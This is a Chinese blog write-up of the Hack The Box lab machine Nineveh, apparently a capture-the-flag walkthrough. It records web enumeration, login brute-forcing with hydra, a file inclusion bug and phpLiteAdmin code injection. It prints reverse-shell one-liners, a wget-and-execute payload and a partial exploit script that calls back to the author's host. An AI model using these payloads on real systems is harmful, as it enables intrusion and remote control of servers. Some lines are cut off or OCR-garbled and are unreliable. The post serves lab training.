
HTB靶场系列 linux靶机 Nineveh靶机

原创

彤彤学安全 于 2022-01-17 11:19:44 发布 753 收藏
分类专栏： HTB 文章标签： linux python 渗透测试 安全 ssh

本文链接：https://blog.csdn.net/m0_57221101/article/details/122536107
版权



HTB 专栏收录该内容
15 篇文章 0 订阅
订阅专栏

勘探

nmap勘探

```
nmap -sC -sV 10.10.10.43
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-26 16:22 CST
Nmap scan report for 10.10.10.43
Host is up (0.36s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).

443/tcp open  ssl/http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: 400 Bad Request
| ssl-cert: Subject: commonName=nineveh.htb/organizationName=HackTheBox Ltd/stateOrProvinceName=Athens/coun
| Not valid before: 2017-07-01T15:03:30
|_Not valid after:  2018-07-01T15:03:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 85.66 seconds
```

发现开了80和443，然后443端口上有一个证书，暴漏了一个虚拟域名

80端口勘探

注意，从这一个靶场开始，我决定了以后由dirsearch转用gobuster

```
gobuster dir -u http://10.10.10.43 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.tx
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.43
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2021/12/26 16:27:29 Starting gobuster in directory enumeration mode
===============================================================
/info.php             (Status: 200) [Size: 83695]
/department           (Status: 301) [Size: 315] [--> http://10.10.10.43/department/]
```

发现了几个敏感目录

info.php就是phpinfo界面

/department是一个登陆界面

443端口

直接gobuster扫

```
gobuster dir -k -u https://10.10.10.43 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-mediu
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://10.10.10.43
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2021/12/26 16:35:34 Starting gobuster in directory enumeration mode
===============================================================
/db                   (Status: 301) [Size: 309] [--> https://10.10.10.43/db/]
/server-status        (Status: 403) [Size: 300]
/secure_notes         (Status: 301) [Size: 319] [--> https://10.10.10.43/secure_notes/]
```

发现三个敏感目录

域名勘探


此处思路来源于0xdf，因为我自己根本没注意这个，这个是后期整理笔记看大佬思路发现的。这个-hh还是理解不了是什么东西

```
root@kali# wfuzz -c -u http://10.10.10.43/ -H "Host: FUZZ.nineveh.htb" -w /usr/share/seclists/Discovery/DNS

********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.43/
Total requests: 100000

===================================================================
ID           Response   Lines    Word     Chars       Payload
===================================================================



Total time: 206.0595
Processed Requests: 100000
Filtered Requests: 100000
Requests/sec.: 485.2965
```

获取www权限

第一种方法

80端口



Log in


invalid username

Username:

root

Password:

注意两个用户名的回显，发现一个问题，他登录验证的用户名和密码是分开的，也就是说，我们可以试出来他的用户名



Log in

Invalid Password!

Username:

admin

Password:

发现用户名是admin


那么试试以数组方式提交密码的phpbug

用burp改包

由password=。。。修改为

password[]= 就行


此处同样可以用hydra爆破一下密码，密码是1q2w3e4r5t



Hi admin,

成功了

试一试唯一有用的notes发现，有文件包含路径和数据库回显



```
• Have you fixed the login page yet! hardcoded username and password is really bad idea!

• check your serect folder to get in! figure it out! this is your challenge

• Improve the db interface.
~amrois
```

那么可以测一测文件包含

修改路径测试文件包含


files/ninevehNotes.txt	正常
/etc/passwd	No Note is selected.
/ninevehNotes	warning
NinevehNotse	No Note is selected.
/ninevehNotes.txt../../etc/passwd	显示
files/ninevehNotes.txt../../../../../../../etc/passwd	显示

发现了一个问题，他的验证应该是检验的/ninevehNotes这个字段如果没有就会报No Note is selected字样

好了，这个先挂起，知道这里有一个文件包含漏洞

443端口


先看看db路径



Powered by phpLiteAdmin | Page generated in 0.0006 seconds.

是一个phpliteadmin的登录面板，用来管理数据库

这个面板的1.9版本存在一个漏洞



```
┌──(root💀Mr)-[~]
└─# searchsploit phpliteadmin
-------------------------------------------- ---------------------------
 Exploit Title                              |  Path
-------------------------------------------- ---------------------------
phpLiteAdmin - 'table' SQL Injection        | php/webapps/38228.txt
phpLiteAdmin 1.1 - Multiple Vulnerabilitie  | php/webapps/37515.txt
PHPLiteAdmin 1.9.3 - Remote PHP Code Injec  | php/webapps/24044.txt
phpLiteAdmin 1.9.6 - Multiple Vulnerabilit  | php/webapps/39714.txt
-------------------------------------------- ---------------------------
Shellcodes: No Results
```


可以把数据库的后缀名改为php，并在表中写入php语句

但是需要一个前提，就是需要知道密码，进入面板，那么用burp爆破发现是弱口令，我第一次用了一个100的小字典没跑出来。。。

这里可以使用hydra来跑字典

> I'll run `hydra` with the following options:
>
> - `-l 0xdf` - `hydra` requires a username, even if it won't use it
> - `-P [password file]` - a file of passwords to try
> - `https-post-form`-this is the plugin to use, which takes a string with three parts,
>
> `:` separated:
>
> - `/db/index.php` - the path to POST to
> - `password=^PASS^&remember=yes&login=Log+In&proc_login=true` - the POST data, with `^PASS^` being the thing that will be replaced with words from the wordlist
> - `Incorrect password` - text on the response that indicates failure to login
>
> It finds the password very quickly:
>
> ```
> root@kali# hydra 10.10.10.43 -l 0xdf -P /usr/share/seclists/Passwords/twitter-banned.txt https-post-fo
> Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations,
>
> Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-04-11 06:03:28
> [DATA] max 16 tasks per 1 server, overall 16 tasks, 397 login tries (l:1/p:397), ~25 tries per task
> [DATA] attacking http-post-forms://10.10.10.43:443/db/index.php:password=^PASS^&remember=yes&login=Log
> [443][http-post-form] host: 10.10.10.43   login: 0xdf   password: password123
> 1 of 1 target successfully completed, 1 valid password found
> Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-04-11 06:03:36
> ```
>
> from 0xdf

密码是password123



Database name: 111.php
Path to database: /var/tmp/111.php
Size of database: 2 KB
Database last modified: 1:01am on December 26, 2021
SQLite version: 3.11.0
SQLite extension [?]: PDO
PHP version: 7.0.18-0ubuntu0.16.04.1

Type [?]	Name	Action									
Table	111	Browse	Structure	SQL	Search	Insert	Export	Import	Rename	Empty	Dr
1 total											

进入之后会发现有一个test数据库，那么我们需要去利用漏洞

步骤是

1.创建一个以.php为后缀的datebase

2.创建一个新table，fields为1就行


3.新表的field随便填type选text，default value填

system($_REQUEST[cmd]);

注意补成php语句，为了过windows不能加格式

这样直接创建就行

在最开始的面板有写这个文件创建在哪，那么我们可以利用80端口的文件包含来访问



vehNotes../../var/tmp/111.php&cmd=id
[Nineveh Department] — http://10.10.10.43/department/m
10.10.10.68 — http://10.10.10.68/dev/phpbash.php
Index of /nibbleblog/conte — http://10.10.10.75/nibbleblo
Elastix — 10.10.10.7
百度一下，你就知道 — baidu.com
IIS7 — http://10.10.10.5
10.10.10.56 — http://10.10.10.56
Apache2 Debian Default P — http://127.0.0.1
Kali Docs
TRUCTIO
TRUCTION


```
fault '

Notice:  Use of undefined constant cmd - assumed 'cmd' in /var
/tmp/111.php on line 2

uid=33(www-data) gid=33(www-data) groups=33(www-data)
')
```

发现执行成功

那么直接把参数改成转发shell

```
bash -c 'bash -i >%26 /dev/tcp/10.10.16.2/4444 0>%261'
```

然后开着nc监听



```
┌──(root💀Mr)-[~]
└─# searchsploit phpliteadmin
------------------------------------------------------ ---------
 Exploit Title                                        |  Path
------------------------------------------------------ ---------
phpLiteAdmin - 'table' SQL Injection                  | php/weba
phpLiteAdmin 1.1 - Multiple Vulnerabilitie            | php/weba
PHPLiteAdmin 1.9.3 - Remote PHP Code Injec            | php/weba
phpLiteAdmin 1.9.6 - Multiple Vulnerabilit            | php/weba
------------------------------------------------------ ---------
Shellcodes: No Results

┌──(root💀Mr)-[~]
└─# nc -vlnp 4444
listening on [any] 4444 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.10.43]
bash: cannot set terminal process group (1387): Inapp
e
bash: no job control in this shell
www-data@nineveh:/var/www/html/department$
```

```
SQLite forma
��[�table111
```

拿到www-data权限

第1.5种方法

使用这个phpLiteAdmin漏洞就是在本地中编写一个漏洞，用wget下载，改名后，直接利用

同样时在default value处填写指令

```
<?php system("wget 10.10.16.2/shell.txt -O /tmp/shell.php; php /tmp/shell.php"); ?>
```

这样，然后，在本地编写一个shell.txt文件，然后用python打开微服务

```
python3 -m SimpleHTTPServer 80
```

然后-o是把txt文件改名为php文件，因为如果一开始就是php文件，这个回连脚本就会在本地执行

shell.txt就写

```
<?php $sock=fsockopen("10.10.16.2",4444);exec("/bin/sh -i <&3 >&3 2>&3"); ?>
```

这时，我们再用RFI触发就行

第二种方法

复现没有成功

phpinfo引发的文件上传漏洞

在info中发现

file_uploads On On

这么一条，那么我们可以利用之前的文件包含，加上这个文件上传实现shell的转发

那么如何上传文件

刷新phpinfo界面得到一个get请求包，然后把他修改为一个post请求包来尝试上传文件

```
POST /info.php HTTP/1.1
Host: 10.10.10.43
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=ehjpe8sp040ma068aen884obr7
Upgrade-Insecure-Requests: 1
Content-Length: 194
Content-Type: multipart/form-data; boundary=---------------------------7db268605ae

-----------------------------7db268605ae
Content-Disposition: form-data; name="dummyname"; filename="test.txt" Content-Type: text/plainSecurity
Test
-----------------------------7db268605ae
```

这样，然后可以在phpinfo界面看到上传文件的具体信息，包括文件上传的位置，那么验证了存在文件上传漏洞

我们可以选择一个python脚本来实现它https://www.insomniasec.com/downloads/publications/phpinfolfi.py

这个，我放在同名文件夹下了，需要自取

然后我们仍然需要修改脚本中的一些东西

1.修改REQ1中的地址 POST /phpinfo.php改成/info.php

2.修改payload为转发shell，并配置相应参数

3.修改下面的get请求地址为我们之前获得的存在RFI漏洞的地址

修改为这样

```
local_ip = "10.10.14.24"
local_port = 443
phpsessid = "ehjpe8sp040ma068aen884obr7"
# 设置参数

def setup(host, port):
    TAG="Security Test"
    PAYLOAD="""%s\r <?php system("bash -c 'bash -i >& /dev/tcp/%s/%d 0>&1'");?>\r""" % (TAG, local_ip, loca
    REQ1_DATA="""-----------------------------7dbff1ded0714\r
Content-Disposition: form-data; name="dummyname"; filename="test.txt"\r
Content-Type: text/plain\r
\r
%s
-----------------------------7dbff1ded0714--\r""" % PAYLOAD
    padding="A" * 5000
    REQ1="""POST /info.php?a="""+padding+""" HTTP/1.1\r
Cookie: PHPSESSID=""" + phpsessid + """; othercookie="""+padding+"""\r
HTTP_ACCEPT: """ + padding + """\r
HTTP_USER_AGENT: """+padding+"""\r
HTTP_ACCEPT_LANGUAGE: """+padding+"""\r
HTTP_PRAGMA: """+padding+"""\r
Content-Type: multipart/form-data; boundary=---------------------------7dbff1ded0714\r
Content-Length: %s\r
Host: %s\r
\r
%s""" %(len(REQ1_DATA),host,REQ1_DATA)
    #modify this to suit the LFI script
    LFIREQ="""GET /department/manage.php?notes=/ninevehNotes/..%s HTTP/1.1\r
